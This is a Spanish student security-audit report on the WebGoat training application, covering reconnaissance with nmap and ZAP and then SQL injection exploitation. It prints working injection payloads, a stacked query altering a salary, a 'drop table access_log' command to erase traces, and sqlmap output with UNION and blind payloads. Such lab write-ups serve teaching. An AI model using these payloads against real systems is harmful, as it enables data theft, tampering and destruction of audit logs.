

Practica de  
introducción a la  
ciberseguridad

---

Informe de  
auditoria a la  
aplicación web  
“WebGoat”

Empresa encargada: Keepcoders H.P.

Auditor : Albert Llerena Escobar

Para: Cabras Montesas S.L.

# CONTENIDO

---

Introducción .....	2
Informe ejecutivo.....	3
Vulnerabilidades destacadas .....	4
Detalles de las Vulnerabilidades .....	4
Recomendaciones.....	5
Conclusión.....	5
Descripción del proceso de auditoria .....	6
Reconocimiento/Information Gathering .....	6
Explotación y post-explotacion de los fallos.....	7
Inyección de sql.....	7
Configuración de seguridad incorrecta (XXE) .....	20
Injection Cross Site Scripting (XSS).....	24
Componentes vulnerables y desactualizados.....	25
Fallo de identidad y autentificación.....	26
Posibles mitigaciones.....	27
Para inyección de SQL: .....	27
Para inyecciones Cross Site Scripting (XSS).....	28
Para configuraciones de seguridad incorrectas.....	28
Para vulnerabilidades y desactualización de componentes .....	29
Para fallos de identidad y autenticación.....	30

## INTRODUCCIÓN

---

Cabras Montesas S.L. ha encargado a la empresa Keepcoders H.P. la auditoria completa de su aplicación web “WebGoat” para comprobar así su vulnerabilidad frente ataques cibernéticos, tanto internos como externos, dicha auditoria se ha llevado a cabo por nuestro empleado Albert Llerena Escobar.

Este informe presenta los resultados de la auditoría de ciberseguridad realizada para evaluar la postura de seguridad actual de la empresa contratante. El objetivo principal de esta auditoría fue identificar cualquier vulnerabilidad, amenaza o riesgo que pueda afectar la integridad, confidencialidad y disponibilidad de los activos de información de dicha organización.

La auditoría se llevó a cabo siguiendo las mejores prácticas de la industria y las normas reconocidas internacionalmente. Se evaluaron varios aspectos de la ciberseguridad, la seguridad de la red, la seguridad de las aplicaciones, la seguridad de los datos, las políticas y procedimientos de seguridad, y la concienciación y formación en seguridad.

Es importante destacar que la ciberseguridad no es un estado estático, sino un proceso continuo. Las amenazas y vulnerabilidades evolucionan constantemente, y las empresas deben adaptarse a este cambiante panorama de seguridad. Este informe proporciona una instantánea de la postura de seguridad actual y ofrece recomendaciones para mejorar la ciberseguridad.

Esperamos que este informe sea un recurso valioso para entender mejor la postura de seguridad actual, priorizar las áreas que necesitan mejora y desarrollar un plan de acción para fortalecer la ciberseguridad.

Para realizar dicha tarea se han utilizado las siguientes herramientas:


1. **ZAP (Zed Attack Proxy)**: Es una herramienta de pruebas de penetración de código abierto, desarrollada por OWASP (Open Web Application Security Project). ZAP proporciona funciones automatizadas para encontrar vulnerabilidades de seguridad en aplicaciones web durante el desarrollo y las pruebas. Entre sus características se incluyen la interceptación de proxy, un escáner de vulnerabilidades pasivo/activo, un fuzzer, un escáner de ataques de fuerza bruta, entre otros.
2. **Nmap**: Es una herramienta de código abierto utilizada para explorar redes y realizar auditorías de seguridad. Nmap permite descubrir hosts y servicios en una red informática, creando un “mapa” de la misma. Puede ser utilizado para descubrir computadoras y servicios en una red, así como para obtener información detallada sobre ellos.
3. **Wappalyzer**: es una plataforma independiente y de código abierto, se utiliza mediante una extensión del navegador y nos da información de la web en la que estamos, alguna de la información que nos da es: sistema de gestión de contenidos, plugin, herramientas analíticas de la web, lenguaje de programación utilizado, las librerías de java que utilizan, las herramientas de desarrollo involucradas, el tipo de base de datos que usa, etc.
4. **SQLMap**: Es una herramienta de código abierto que automatiza el proceso de detección y explotación de vulnerabilidades de inyección SQL. SQLMap puede realizar una variedad de tareas automáticamente, incluyendo la identificación de una base de datos, la extracción de datos de la base de datos, la ejecución de comandos en el sistema operativo subyacente y mucho más.

5. **Burp Proxy:** Es una herramienta de la suite Burp que se utiliza para interceptar, inspeccionar y modificar el tráfico entre el navegador y la aplicación web objetivo. Esto permite a los auditores de seguridad analizar las solicitudes y respuestas de la aplicación web, insertar cargas útiles de ataque y descubrir vulnerabilidades.

Estas herramientas son fundamentales en cualquier auditoría de ciberseguridad, ya que proporcionan una variedad de funcionalidades para identificar y explotar vulnerabilidades en una aplicación web.

## INFORME EJECUTIVO

Un total de 12 puntos de los cuales 1 se puede categorizar como crítico, 6 de ellos media y 5 leves



Ahora pasemos a explicar las vulnerabilidades más destacadas

## VULNERABILIDADES DESTACADAS

Durante la auditoría de ciberseguridad realizada, se identificaron varias vulnerabilidades críticas que podrían comprometer la integridad y la seguridad de la aplicación web. Las vulnerabilidades encontradas incluyen:

1. Inyección SQL (SQL Injection)
2. Cross-Site Scripting (XSS)
3. Configuración de Seguridad Incorrecta (Security Misconfiguration)
4. Componentes Vulnerables y Desactualizados
5. Fallo en Identidad y Autenticación (Identity & Auth Failure)

## Detalles de las Vulnerabilidades

### *1. Inyección SQL*

Se detectó una vulnerabilidad de inyección SQL que podría permitir a un atacante manipular las consultas SQL a la base de datos de la aplicación. Esto podría resultar en el acceso no autorizado a los datos sensibles almacenados en la base de datos.

### *2. Cross-Site Scripting (XSS)*

Se identificó una vulnerabilidad de Cross-Site Scripting (XSS). Esta vulnerabilidad podría permitir a un atacante injectar scripts maliciosos en las páginas web vistas por otros usuarios, lo que podría resultar en el robo de información sensible.

### *3. Configuración de Seguridad Incorrecta*

Se encontró una configuración de seguridad incorrecta que podría exponer detalles sensibles del sistema a los atacantes, facilitando así los ataques.

### *4. Componentes Vulnerables y Desactualizados*

Se detectaron componentes desactualizados y vulnerables en la aplicación. Estos componentes podrían ser explotados por los atacantes para comprometer la seguridad de la aplicación.

### *5. Fallo en Identidad y Autenticación*

Se identificó un fallo en los mecanismos de identidad y autenticación. Este fallo podría permitir a un atacante eludir los controles de acceso y obtener privilegios no autorizados.

## RECOMENDACIONES

1. **Inyección SQL:** Implementar consultas parametrizadas o utiliza ORM (Object-Relational Mapping) para prevenir la inyección SQL. Además, es útil validar y desinfectar los datos de entrada. La validación debe realizarse tanto en el lado del cliente como en el del servidor para garantizar una seguridad óptima.
2. **Cross-Site Scripting (XSS):** Utilizar políticas de seguridad de contenido (CSP) para prevenir ataques XSS. Asegurarte de que los datos de entrada se validen, se desinfecten y se codifiquen correctamente. También es recomendable utilizar listas de permitidos en lugar de listas de denegados al validar los datos de entrada.
3. **Configuración de Seguridad Incorrecta:** Realizar revisiones regulares de la configuración de seguridad y seguir las mejores prácticas de la industria para garantizar que el sistema esté configurado correctamente. Estar seguro de que todos los detalles sensibles del sistema estén correctamente protegidos y no sean accesibles para los atacantes.
4. **Componentes Vulnerables y Desactualizados:** Mantener todos los componentes del sistema actualizados. Utilizar herramientas de escaneo de dependencias para identificar componentes obsoletos o vulnerables. Siempre que sea posible, reemplazar los componentes obsoletos o vulnerables por versiones más seguras y actualizadas.
5. **Fallo en Identidad y Autenticación:** Implementar autenticación multifactorial y gestión de sesiones segura. Asegurarte de que las contraseñas se almacenen de forma segura utilizando técnicas de hash y sal. También es importante implementar medidas de seguridad adicionales, como limitar el número de intentos de inicio de sesión fallidos y requerir la Re-autenticación para las acciones sensibles.

## CONCLUSIÓN

La seguridad cibernética es un aspecto crucial en el mundo digital actual. Las vulnerabilidades en las aplicaciones web pueden tener consecuencias graves, incluyendo la pérdida de datos sensibles y daños a la reputación de la organización. Por lo tanto, es esencial realizar auditorías de seguridad regulares y tomar medidas proactivas para mitigar cualquier vulnerabilidad identificada.

Además, es importante recordar que la seguridad no es un estado, sino un proceso continuo. A medida que surgen nuevas amenazas y vulnerabilidades, es necesario revisar y actualizar regularmente las políticas y prácticas de seguridad.

Finalmente, la formación y la concienciación son fundamentales para mantener la seguridad. Asegúrate de que todos los miembros de tu organización comprendan la importancia de la seguridad y sepan cómo pueden contribuir a mantener la seguridad de la aplicación.

# DESCRIPCIÓN DEL PROCESO DE AUDITORIA

## RECONOCIMIENTO/INFORMATION GATHERING

En una primera exploración simple utilizamos nmap, zmap y wappalyzer encontramos, la información de puertos abiertos, las funciones de cada puerto y los posibles fallos:

```
(kali㉿kali)-[~] $ nmap -p- 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 16:28 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00016s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE
8080/tcp   open  http-proxy
8081/tcp   open  blackice-icecap
8082/tcp   open  blackice-alerts
9090/tcp   open  zeus-admin
35391/tcp  open  unknown
35599/tcp  open  unknown
37901/tcp  open  unknown
37943/tcp  open  unknown
40809/tcp  open  unknown
               URL                                     Code Reason
http://127.0.0.1:8080/WebGoat/css/animate.css 302 Found
http://127.0.0.1:8080/WebGoat/css/img          302 Found
http://127.0.0.1:8080/WebGoat/plugins           302 Found
http://127.0.0.1:8080/WebGoat/bootstrap/css     302 Found
http://127.0.0.1:8080/WebGoat/plugins/bootstrap/css 302 Found
Nmap done: 1 IP address (1 host up) scanned in 2.97 seconds
```

```
(kali㉿kali)-[~] $ nmap -sV 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 16:30 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00016s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
3080/tcp  open  http-proxy  2.3.33 PM
3081/tcp  open  blackice-icecap?
3082/tcp  open  ssl/http-proxy  (bad gateway)
9090/tcp  open  zeus-admin?  3:33 PM
               Resp. Timestamp      Method
http://127.0.0.1:8080/  12/7/23, 4:23:33 PM  GET
http://127.0.0.1:8080/WebGoat/  12/7/23, 4:23:33 PM  GET
http://127.0.0.1:8080/WebGoat/css  12/7/23, 4:23:33 PM  GET
http://127.0.0.1:8080/WebGoat/plugins  12/7/23, 4:23:34 PM  GET
http://127.0.0.1:8080/WebGoat/plugins/b  12/7/23, 4:23:34 PM  GET
4 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)===== ET
SF-Port8080-TCP:V=7.94SVN%I=7%D=12/7%Ttime=6571E533%P=x86_64-pc-linux-gnu%R
SF:(GetRequest,65,"HTTP/1.1\x2040\x20Not\x20Found\r\nConnection:\x20close ET
SF:e\r\nContent-Length:\x200\r\nDate:\x20Thu,\x2007\x20Dec\x202023\x2015:3 ET
SF:0:59\x20GMT\r\n\r\n")%r(HTTPOptions,65,"HTTP/1.1\x2040\x20Not\x20Found ET
SF:d\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Thu,\x200 ET
SF:7\x20Dec\x202023\x2015:30:59\x20GMT\r\n\r\n")%r(RTSPRequest,42,"HTTP/1\ ET
SF:.1\x2040\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20c ET
http://127.0.0.1:8080/  12/7/23, 4:23:33 PM  GET
http://127.0.0.1:8080/WebGoat/  12/7/23, 4:23:33 PM  GET
http://127.0.0.1:8080/WebGoat/css  12/7/23, 4:23:33 PM  GET
http://127.0.0.1:8080/WebGoat/plugins  12/7/23, 4:23:34 PM  GET
http://127.0.0.1:8080/WebGoat/plugins/b  12/7/23, 4:23:34 PM  GET
```

The screenshot shows a browser window with two tabs. The active tab is a 'Login Page' for 'WEBGOAT' with the URL `127.0.0.1:8080/WebGoat/login#lesson/WebWolfIntroduction.lesson`. It contains a form with fields for 'Username' (set to 'kionis') and 'Password' (set to '\*\*\*\*\*'). Below the form is a 'Sign in' button and a link to 'register yourself as a new user'. The second tab is titled 'Wappalyzer' and displays a detailed analysis of the page's technologies. It lists the following components:

- JavaScript frameworks:** Backbone.js 1.4.0, RequireJS 2.3.6
- JavaScript libraries:** jQuery 2.1.4, jQuery UI 1.10.4, Underscore.js
- Font scripts:** Bootstrap Icons
- UI frameworks:** Font Awesome
- Programming languages:** Java

A note at the bottom of the Wappalyzer analysis says 'Something wrong or missing?'.

The screenshot shows a software interface for security analysis. On the left, there's a tree view with a folder icon labeled 'Alerts (12)'. Underneath, a list of vulnerabilities is displayed with small flag icons next to each item. The items are:

- SQL Injection
- Absence of Anti-CSRF Tokens (5)
- Content Security Policy (CSP) Header Not Set (5)
- Missing Anti-clickjacking Header (5)
- Cookie No HttpOnly Flag
- Cookie without SameSite Attribute
- X-Content-Type-Options Header Missing (10) **(highlighted)**
- Authentication Request Identified
- Information Disclosure - Sensitive Information Identified
- Session Management Response Identified (6)
- User Agent Fuzzer (88)
- User Controllable HTML Element Attribute (Potential)

Aquí vemos como tenemos varios puertos abiertos, lo que nos permite acceder a la web por distintos puntos y que sea más fácil de atacar, también tenemos la información de servicio de los puertos abiertos.

Con wappalyzer obtenemos la información de las librerías java que utiliza, los frameworks, los scrips y los lenguajes de programación, esto nos hace una idea de que lenguaje podemos utilizar para explotar las vulnerabilidades encontradas en con zap que como vemos en la imagen son un total de 12.

## EXPLOTACIÓN Y POST-EXPLOTAÇÃO DE LOS FALLOS

### Inyección de sql

La inyección de sql es el fallo mas critico que hemos encontrado, ya que como hemos explicado anteriormente es un fallo que nos permite introducir un sencillo código y meternos en el sistema para obtener bases de datos, cambiar permisos de usuarios, alterar dichos datos e incluso borrarlos, aquí enseñamos unos ejemplos que hemos conseguido mediante inyección sql manual

The screenshot shows a user interface for performing a SQL injection attack. On the left, there's a label 'SQL query' above a text input field. The input field contains the SQL query: 'select department from employees where last\_name = 'Franco''. Below the input field is a 'Submit' button.

Aquí vemos como con una simple consulta sabiendo el apellido de su empleado y el nombre de una tabla de la base de datos podemos obtener su departamento



SQL  
query

SQL query

Submit

You have succeeded!

select department from employees where last\_name = 'Franco'

DEPARTMENT

Marketing

Seguidamente probamos a modificar uno de los valores de la tabla y efectivamente funciona:

SQL  
query

update employees set department ='Sales' where last\_name = 'Barnett'

Submit



SQL  
query

SQL query

Submit

Congratulations. You have successfully completed the assignment.

update employees set department ='Sales' where last\_name = 'Barnett'

USERID FIRST\_NAME LAST\_NAME DEPARTMENT SALARY AUTH\_TAN

89762 Tobi Barnett Sales 77000 TA9LL1

Así que intentamos ir a modificar la tabla introduciendo un nuevo valor en ella:

- Example:

- ```
CREATE TABLE employees(
    userid varchar(6) not null primary key,
    first_name varchar(20),
    last_name varchar(20),
    department varchar(20),
    salary varchar(10),
    auth_tan varchar(6)
);
```

- This statement creates the employees example table given on page 2.

w try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :

SQL  
query

```
alter table employees add phone varchar(20)|
```

Submit

✓  
SQL  
query

```
SQL query
```

Submit

Congratulations. You have successfully completed the assignment.  
**alter table employees add phone varchar(20)**

Decidimos probar si podíamos aumentar los privilegios de un usuario no autorizado:

## Data Control Language (DCL)

Data control language is used to implement access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as tables, views, and functions.

If an attacker successfully "injects" DCL type SQL commands into a database, he can violate the confidentiality (using GRANT commands) and availability (using REVOKE commands) of a system. For example, the attacker could grant himself admin privileges on the database or revoke the privileges of the true administrator.

- DCL commands are used to implement access control on database objects.
- GRANT - give a user access privileges on database objects
- REVOKE - withdraw user privileges that were previously given using GRANT

Try to grant rights to the table `grant_rights` to user `unauthorized_user`:

SQL query

```
GRANT SELECT,DELETE ON grant_rights TO unauthorized_user;
```

Submit

Y efectivamente pudimos otorgarle nuevos privilegios al usuario :

## Data Control Language (DCL)

Data control language is used to implement access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as tables, views, and functions.

If an attacker successfully "injects" DCL type SQL commands into a database, he can violate the confidentiality (using GRANT commands) and availability (using REVOKE commands) of a system. For example, the attacker could grant himself admin privileges on the database or revoke the privileges of the true administrator.

- DCL commands are used to implement access control on database objects.
- GRANT - give a user access privileges on database objects
- REVOKE - withdraw user privileges that were previously given using GRANT

Try to grant rights to the table `grant_rights` to user `unauthorized_user`:

✓

SQL query

```
SQL query
```

Submit

Congratulations. You have successfully completed the assignment.

A partir de aquí intentamos descubrir toda la información que podía ofrecernos esta brecha de seguridad y como modificar los parámetros de algunas de las tablas de base de datos, para ello utilizamos introducción de código sql manual y posteriormente utilizamos una entrada de código automática mediante sqlmap.

Aquí algunos de los resultados:

The screenshot shows a browser window for the WebGoat application at the URL `127.0.0.1:8080/WebGoat/start.mvc?username=konflikt&lesson/SqlInjection.lesson/9`. The title bar says "SQL Injection (intro)". The left sidebar contains a navigation tree with categories like Introduction, General, Broken Access Control, Cryptographic Failures, and SQL Injection. The SQL Injection category is expanded, showing sub-options: SQL Injection (intro), SQL Injection (advanced), SQL Injection (mitigation), Cross Site Scripting, Cross Site Scripting (stored), Cross Site Scripting (mitigation), and Path Traversal. The main content area is titled "Try It! Numeric SQL injection". It displays a query in the code editor: `"SELECT * FROM user_data WHERE Login_Count = " + Login_Count + " AND user_id = " + User_ID;`. Below the code editor, there is a warning: "Using the two Input Fields below, try to retrieve all the data from the users table." and a note: "Warning: Only one of these fields is susceptible to SQL injection. You need to find out which, to successfully retrieve all the data." There are two input fields: "Login\_Count" with value "0" and "User\_Id" with value "0 or true". A button labeled "Get Account Info" is present. At the bottom of the page, a success message is displayed: "You have succeeded:" followed by a list of user records. The "Your query was:" field shows the executed query: `SELECT * From user_data WHERE Login_Count = 0 and user_id= 0 or true`.

Aquí utilizamos una entrada numérica simple de 0 y 0 or true.

También utilizamos la herramienta burp proxy para explotar dicha brecha y que en la entrada del usuario no apareciera el código

The screenshot shows the Burp Suite interface with the following details:

- Burp Suite Community Edition v2023.10.3.5 - Temporary Project**
- Request:**
  - Method: POST
  - Path: /WebGoat/SqlInjection/assignment5b
  - Raw Request Body: "SELECT \* FROM user\_data WHERE login\_count = " + Login\_Count + " AND user...  
21 login\_count=0&userid=0 or true"
- Response:**
  - Protocol: HTTP/1.1
  - Status: 200 OK
  - Content-Type: application/x-www-form-urlencoded; charset=UTF-8
  - Content-Length: 31
  - Set-Cookie: JSESSIONID=H1cBPsPW8f-BHF1...
  - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
  - Content-Type: application/json
  - Content-Length: 119
  - Content-Encoding: gzip, deflate, br
  - Accept-Language: en-US,en;q=0.9
  - Sec-Fetch-Dest: empty
  - Sec-Fetch-Mode: cors
  - Sec-Fetch-Site: same-origin
  - Referrer: http://127.0.0.1:8080/WebGoat/start.mvc?username=kionis
  - Accept: \*/\*
  - Accept-Encoding: gzip, deflate, br
  - Accept-Language: en-US,en;q=0.9
  - Cookie: JSESSIONID=H1cBPsPW8f-BHF1...
  - Connection: close

The screenshot shows the WebGoat application with the following details:

- Challenge:** Try It! Numeric SQL injection
- Request:**
  - Method: GET
  - Path: /WebGoat/service/lessonmenu.mvc
  - Raw Request Body: "SELECT \* FROM user\_data WHERE login\_count = " + Login\_Count + " AND user...  
21 login\_count=0&userid=0 or true"
- Response:**
  - Protocol: HTTP/1.1
  - Status: 200 OK
  - Content-Type: application/json
  - Content-Length: 119
  - Content-Encoding: gzip, deflate, br
  - Accept-Language: en-US,en;q=0.9
  - Sec-Fetch-Dest: empty
  - Sec-Fetch-Mode: cors
  - Sec-Fetch-Site: same-origin
  - Referrer: http://127.0.0.1:8080/WebGoat/start.mvc?username=kionis
  - Accept: \*/\*
  - Accept-Encoding: gzip, deflate, br
  - Accept-Language: en-US,en;q=0.9
  - Cookie: JSESSIONID=H1cBPsPW8f-BHF1...
  - Connection: close

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```

Employee Name:

true

Authentication TAN:

0' or '1'='1

Get department

No employee found with matching last name. Or maybe your authentication TAN is incorrect?

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```



Employee Name:

Lastname

Authentication TAN:

TAN

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID FIRST\_NAME LAST\_NAME DEPARTMENT SALARY AUTH\_TAN PHONE

|       |         |         |             |       |        |      |
|-------|---------|---------|-------------|-------|--------|------|
| 32147 | Paulina | Travers | Accounting  | 46000 | P45JSI | null |
| 34477 | Abraham | Holman  | Development | 50000 | UU2ALK | null |
| 37648 | John    | Smith   | Marketing   | 64350 | 3SL99A | null |
| 89762 | Tobi    | Barnett | Sales       | 77000 | TA9LL1 | null |
| 96134 | Bob     | Franco  | Marketing   | 83700 | LO9S2V | null |

A continuación, intentamos modificar el salario de unos de los empleados y seguidamente borrar nuestras huellas, ya que todo registro se guardaba en una tabla:



Employee Name:

10 where last\_name = 'Smith'

Authentication TAN:

TAN

Get department

Aquí utilizamos el siguiente código:

' : update employees set salary = 90000 where last\_name = 'Smith' –

Y nos dio como resultado el cambio exitoso del salario del Sr. Smith:



Employee Name:

10 where last\_name = 'Smith'

Authentication TAN:

TAN

Get department

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID FIRST\_NAME LAST\_NAME DEPARTMENT SALARY AUTH\_TAN PHONE

|       |         |         |             |       |        |      |
|-------|---------|---------|-------------|-------|--------|------|
| 37648 | John    | Smith   | Marketing   | 90000 | 3SL99A | null |
| 96134 | Bob     | Franco  | Marketing   | 83700 | LO9S2V | null |
| 89762 | Tobi    | Barnett | Sales       | 77000 | TA9LL1 | null |
| 34477 | Abraham | Holman  | Development | 50000 | UU2ALK | null |
| 32147 | Paulina | Travers | Accounting  | 46000 | P45JSI | null |

Seguidamente borramos la tabla de acceso que guarda el registro de accesos de los usuarios:

Action contains: ';drop table access\_log

Search logs

**There is still evidence of what you did. Better remove the whole table.**

Query Successful; however no data was returned from this query.




Action contains: Enter search string

Search logs

**Success! You successfully deleted the access\_log table and that way compromised the availability of the data.**

En este momento es cuando automatizamos el proceso para obtener la mayor fuente de datos posibles utilizando sqlmap y este fue el resultado:

Lo que hicimos fue utilizar Burp proxy para crear un archivo txt con loa información de la pagina de entrada:



```
POST /WebGoat/SqlInjection/attack8 HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 15
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: */
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=kionis
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=e7ZsYILXst8BbKwJP3s0VxSBdtNzFSvvONiAZqR
Connection: close
name=&auth_tan=
```

Este archivo, lo pasamos a sqlmap con el siguiente código:

Siendo usuario root:

Sqlmap -r "archivo.txt" –level=5 –risk=3

Esto nos dio como resultado un filtrado de información masivo:

```
sqlmap identified the following injection point(s) with a total of 214 HTTP(s) requests:
---
Parameter: auth_tan (POST)
    Type: boolean-based blind
        Title: AND boolean-based blind - WHERE or HAVING clause
        Payload: name=true&auth_tan=0' or '1'='1' AND 5347=5347 AND 'QVSp'='QVSp
---
back-end DBMS: HSQLDB >= 2.0.0 and < 2.3.0
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: auth_tan (POST)
    Type: boolean-based blind
        Title: AND boolean-based blind - WHERE or HAVING clause
        Payload: name=true&auth_tan=0' or '1'='1' AND 5347=5347 AND 'QVSp'='QVSp
---
back-end DBMS: HSQLDB 1.7.2
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: auth_tan (POST)
    Type: boolean-based blind
        Title: AND boolean-based blind - WHERE or HAVING clause
        Payload: name=true&auth_tan=0' or '1'='1' AND 5347=5347 AND 'QVSp'='QVSp
---
back-end DBMS: HSQLDB 1.7.2
sqlmap identified the following injection point(s) with a total of 439 HTTP(s) requests:
---
Parameter: username_reg (PUT)
    Type: boolean-based blind
        Title: AND boolean-based blind - WHERE or HAVING clause
        Payload: username_reg=tom' and substring(password,1,1)='t' AND 9797=9797 AND 'DlKI='DlKI&email_reg=t@bnm.com&password_reg=a&confirm_password_reg=a
---
back-end DBMS: HSQLDB >= 2.0.0 and < 2.3.0
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username_reg (PUT)
    Type: boolean-based blind
        Title: AND boolean-based blind - WHERE or HAVING clause
        Payload: username_reg=tom' and substring(password,1,1)='t' AND 9797=9797 AND 'DlKI='DlKI&email_reg=t@bnm.com&password_reg=a&confirm_password_reg=a
---
Parameter: userid (POST)
    Type: boolean-based blind
        Title: AND boolean-based blind - WHERE or HAVING clause
        Payload: login_count<0userid=0 or true AND 7062=7062
Type: time-based blind
Title: HSQLDB > 2.0 AND time-based blind (heavy query)
Payload: login_count<0userid=0 or true AND CHAR(106)||CHAR(69)||CHAR(97)||CHAR(104)=REGEXP_SUBSTRING(REPEAT(LEFT(CRYPT_KEY(CHAR(65)||CHAR(69)||CHAR(83),NULL),0),50000000),NULL)

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: login_count<0userid=0 or true UNION ALL SELECT
NULL,CHAR(113)||CHAR(118)||CHAR(120)||CHAR(113)||CHAR(113)||CHAR(114)||CHAR(122)||CHAR(115)||CHAR(85)||CHAR(89)||CHAR(98)||CHAR(107)||CHAR(101)||CHAR(112)||CHAR(86)||CHAR(86)||CHAR(74)||CHAR(102)||CHAR(115)||CHAR(100)||CHAR(102)||CHAR(87)||CHAR(72)||CHAR(74)||CHAR(79)||CHAR(113)||CHAR(120)||CHAR(98)||CHAR(113),NULL,NULL,NULL,NULL FROM INFORMATION_SCHEMA.SYSTEM_USERS-- BFzT
```

back-end DBMS: HSQLDB > 2.0

Database: CONTAINER

[8 tables]

| ASSIGNMENT                        |
|-----------------------------------|
| EMAIL                             |
| LESSON_TRACKER                    |
| LESSON_TRACKER_ALL_ASSIGNMENTS    |
| LESSON_TRACKER_SOLVED_ASSIGNMENTS |
| USER_TRACKER                      |
| USER_TRACKER_LESSON_TRACKERS      |
| WEB_GOAT_USER                     |

```
Database: INFORMATION_SCHEMA
[98 tables]
+-----+
| COLUMNS
| TABLES
| TRIGGERS
| ADMINISTRABLE_ROLE_AUTHORIZATIONS
| APPLICABLE_ROLES
| ASSERTIONS
| AUTHORIZATIONS
| CHARACTER_SETS
| CHECK_CONSTRAINTS
| CHECK_CONSTRAINT_ROUTINE_USAGE
| COLLATIONS
| COLUMN_COLUMN_USAGE
| COLUMN_DOMAIN_USAGE
| COLUMN_PRIVILEGES
| COLUMN_UDT_USAGE
| CONSTRAINT_COLUMN_USAGE
| CONSTRAINT_PERIOD_USAGE
| CONSTRAINT_TABLE_USAGE
| DATA_TYPE_PRIVILEGES
| DOMAINS
